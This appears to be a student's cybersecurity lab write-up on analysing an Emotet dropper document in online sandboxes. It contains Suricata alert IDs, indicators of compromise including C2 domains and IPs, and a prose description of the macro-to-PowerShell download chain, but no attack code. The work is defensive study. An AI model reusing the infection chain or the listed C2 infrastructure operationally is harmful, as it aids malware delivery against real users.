2027865	HIGH	HTTP	ETPRO TROJAN Emotet Beacon Check-In
2013028	MEDIUM	HTTP	ET POLICY curl User-Agent (anomalous connection method)
2019714	MEDIUM	DNS	ET DNS Query to Suspicious TLD (.ru domain lookup)
2021976	LOW	HTTP	ET INFO Executable Download from dotted-quad Host
2022082	LOW	DNS	ET POLICY DNS Query to .br domain (Brazil ccTLD)

Suricata SIDs provide network-level evidence of the Emotet infection — useful for IPS rule creation and SIEM correlation

ANY.RUN — Threats tab | Suricata IPS alerts | Emotet beacon and payload download confirmed

ANY.RUN — Threats tab: Suricata IPS SID alerts confirming Emotet CnC activity, payload download, and C2 beacon

Part 3: Investigate the Exploit

ANY.RUN maintains a malware encyclopedia called the Tracker. If an article exists for the analysed malware sample, ANY.RUN links to it from the analysis report.

Note: You may need to register for an account on ANY.RUN to view some features in this part.

- In the right-hand pane, locate the header showing the MD5 hash, run time, and tags. Click a tag to search for all submissions sharing that tag.
- Click the IOC button to see all indicators of compromise for the submitted malware.

ANY.RUN — Indicators of Compromise (IOC)

Data-5544-J5823545.doc | All IOCs for this malware sample

FILE HASHES	
MD5	771825E462ADF9ECAE8A5A901078609E Emotet dropper document
SHA1	4FC433A5A483CA7AD543C413D08C0048ED6789BC Emotet dropper document
SHA256	05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81 Emotet dropper document
SHA256	(payload) 184.exe — hash varies per infection (polymorphic) Downloaded executable payload
NETWORK — DOMAINS & IPS	
Domain	agavea.com.br Emotet C2 / download server — IP: 199.36.158.100
Domain	news-week.ru Emotet C2 / download server — IP: 91.227.16.21 [MALICIOUS]
Domain	ab.fitzio.com Emotet C2 candidate (offline)
Domain	palmbeachresortcebu.com Emotet C2 candidate (offline)
Domain	thingsmade4youapps.com Emotet C2 candidate (offline)
FILES CREATED / DROPPED	
Path	%USERPROFILE%\184.exe Downloaded payload — Emotet 2nd stage
Path	C:\Users\...\AppData\Local\Temp*.doc Macro document copy in temp directory
REGISTRY / PERSISTENCE	
RegKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Persistence key added by payload

ANY.RUN — IOC list | Finding any of these in network monitoring data indicates an Emotet infection

ANY.RUN — IOC list: all indicators of compromise for this Emotet sample (hashes, domains, IPs, file paths, registry keys)

c. Below the tags, click the Tracker link. The malware is identified as Emotet. Read the Tracker article and answer the following questions.

What type of malware is Emotet and what are its major functions?

Answer:

Emotet is a sophisticated polymorphic banking trojan that evolved into a full Malware-as-a-Service (MaaS) platform. First observed in 2014, it was initially designed to steal banking credentials. Its major functions include:

- Stealing banking credentials and financial account information
- Harvesting email contacts and account credentials from infected machines
- Acting as a malware delivery platform — downloading and installing additional payloads such as TrickBot banking trojan and Ryuk ransomware
- Spreading through local networks like a worm using SMB exploits
- Sending spam phishing emails from infected machines using stolen contact lists
- Receiving updates and commands from C2 servers (operates as a botnet)

Emotet displays polymorphism. What does that mean, and why does it make detection difficult?

Answer:

Polymorphism means Emotet constantly mutates its own binary code — changing its file structure, variable names, string patterns, and byte sequences — while keeping the same functional behaviour. Each new Emotet sample has a different file hash and different detectable patterns.

This makes detection extremely difficult for signature-based antivirus tools that rely on matching known hash values or byte sequences. As seen in this lab, 22 out of 63 antivirus engines failed to detect this specific Emotet sample despite it being a well-known family. Defending against polymorphic malware requires behaviour-based detection, sandboxing, and anomaly monitoring rather than relying solely on signatures.

What is the attack vector that spreads Emotet to potential victims?

Answer:

Emotet primarily spreads through phishing email campaigns. It sends malicious emails containing infected Microsoft Word or Excel attachments — as seen with Data-5544-J5823545.doc in this lab. The emails use stolen contact lists from previously infected machines, making them appear to come from known, trusted contacts.

The emails are socially engineered to appear legitimate (invoices, delivery notices, financial documents). When the recipient opens the attachment and enables macros, the infection chain begins. Emotet can also spread laterally within networks via SMB exploits once an initial foothold is established.

What should users know in order to avoid infecting their computers (and other hosts on the network) with Emotet?

Answer:

- Never enable macros in Office documents received via email — most legitimate documents do not require macros to function
- Be suspicious of unexpected emails, even from known contacts — Emotet uses stolen contact lists so emails may appear to come from real people
- Do not open email attachments unless you were expecting them and have verified with the sender via a different channel
- Keep Windows and Microsoft Office fully patched and up to date
- Ensure antivirus signatures are current — though signature-based detection alone is not sufficient for polymorphic malware
- Report any suspicious emails to the IT/security team before opening them

d. Return to the Emotet analysis page. Click the Emotet tag to search for other Emotet submissions. Explore several public reports that appear to have fully executed.

What do you see that is different in these submissions compared to the report you analysed?

Answer:

In other Emotet submissions, the infection chain proceeds further and shows more activity:

- The process tree shows additional processes spawned after 184.exe — in particular, the Emotet binary may inject into svchost.exe or other Windows processes
- The HTTP requests tab shows many more connections to different C2 servers (Emotet's botnet infrastructure rotates frequently)
- Some submissions show the Emotet payload downloading additional malware modules (TrickBot, QakBot, or Ryuk ransomware stages)
- Different file names and different payload hashes are used — confirming Emotet's polymorphic nature where each campaign iteration produces different binaries
- Some submissions show Emotet establishing persistence via registry run keys or scheduled tasks, ensuring it restarts after reboot

Reflection Questions

1. You have gained significant insight into how a sophisticated malware exploit works. What have you learned about such exploits in general — not necessarily Emotet specifically?

Answer:

Sophisticated malware exploits typically employ multiple stages and layered evasion techniques:

- Multi-stage infection: Each stage has a specific task (delivery → download → execute → C2). This compartmentalises the attack, making it harder to detect and contain the full exploit.
- Abuse of legitimate tools (LotL): Using PowerShell, WMI, and other built-in Windows components lets attackers blend in with normal system activity.

- Obfuscation: Base64 encoding, string concatenation, randomised casing, and garbage variables hide malicious intent from both automated tools and human analysts.
- Redundant C2 infrastructure: Multiple download URLs ensure payload delivery even if some servers are taken offline.
- Polymorphism: Changing binary signatures between campaigns defeats signature-based detection.
- Social engineering: The entry point is always human behaviour — a user enabling macros. Technology defences can be bypassed; educating users is equally critical.

2. Go online and investigate other sandbox applications — both online tools and locally run software. Describe several other tools and what they do.

Answer:

Hybrid Analysis (Falcon Sandbox) — by CrowdStrike: A free online service that runs suspected malware in Windows VMs and provides detailed behavioural reports, YARA signatures, network traffic captures, and threat scores. Available at hybrid-analysis.com.

Joe Sandbox: A comprehensive commercial platform supporting multiple operating systems (Windows, Linux, macOS, Android, iOS). Provides deep behavioural analysis, memory forensics, network traffic capture, and code deobfuscation. Used by enterprise security teams.

Cuckoo Sandbox: An open-source, locally deployable malware analysis sandbox. Security teams can run it on their own infrastructure with custom VM environments. Supports integration with threat intelligence feeds and custom analysis modules. Widely used in research.

VMRay: An enterprise-grade hypervisor-based sandbox (seen in VirusTotal's behavior tab in this lab). Uses hypervisor monitoring rather than in-VM agents, making it harder for malware to detect and evade the sandbox environment. Used by security vendors and CERTs.

Cisco Threat Grid: Integrates with Cisco security products (AMP, Firepower) to automatically submit suspicious files for sandbox analysis and feed results back into the security platform.

Conclusion

This lab demonstrated how online malware investigation tools can be used to perform both static and dynamic analysis of a malware exploit using only an indicator of compromise — without handling the malware file directly.

VirusTotal's static analysis revealed that 41 of 63 antivirus engines detected the file as a malicious Emotet dropper. The 22 missed detections highlight the limitations of signature-based AV. The Behavior, Relations, and Community tabs provided deeper context — revealing the obfuscated PowerShell execution chain and the YARA signatures that identify the LotL techniques used.

ANY.RUN's dynamic sandbox revealed the complete infection chain: a malicious Word document triggers a VBA macro → WMI spawns hidden PowerShell → PowerShell decodes and executes a script that downloads 184.exe from news-week.ru → 184.exe (Emotet) runs and connects to C2 infrastructure. The Suricata IPS SIDs confirm each stage of this chain as network-level evidence.

The exploit is confirmed as Emotet — a polymorphic banking trojan and MaaS delivery platform that spreads via phishing emails with macro-enabled Office documents. Its polymorphic design and heavy use of obfuscation and LotL techniques make it one of the most evasive and dangerous malware families, requiring behaviour-based detection, user education, and macro policies to defend against effectively.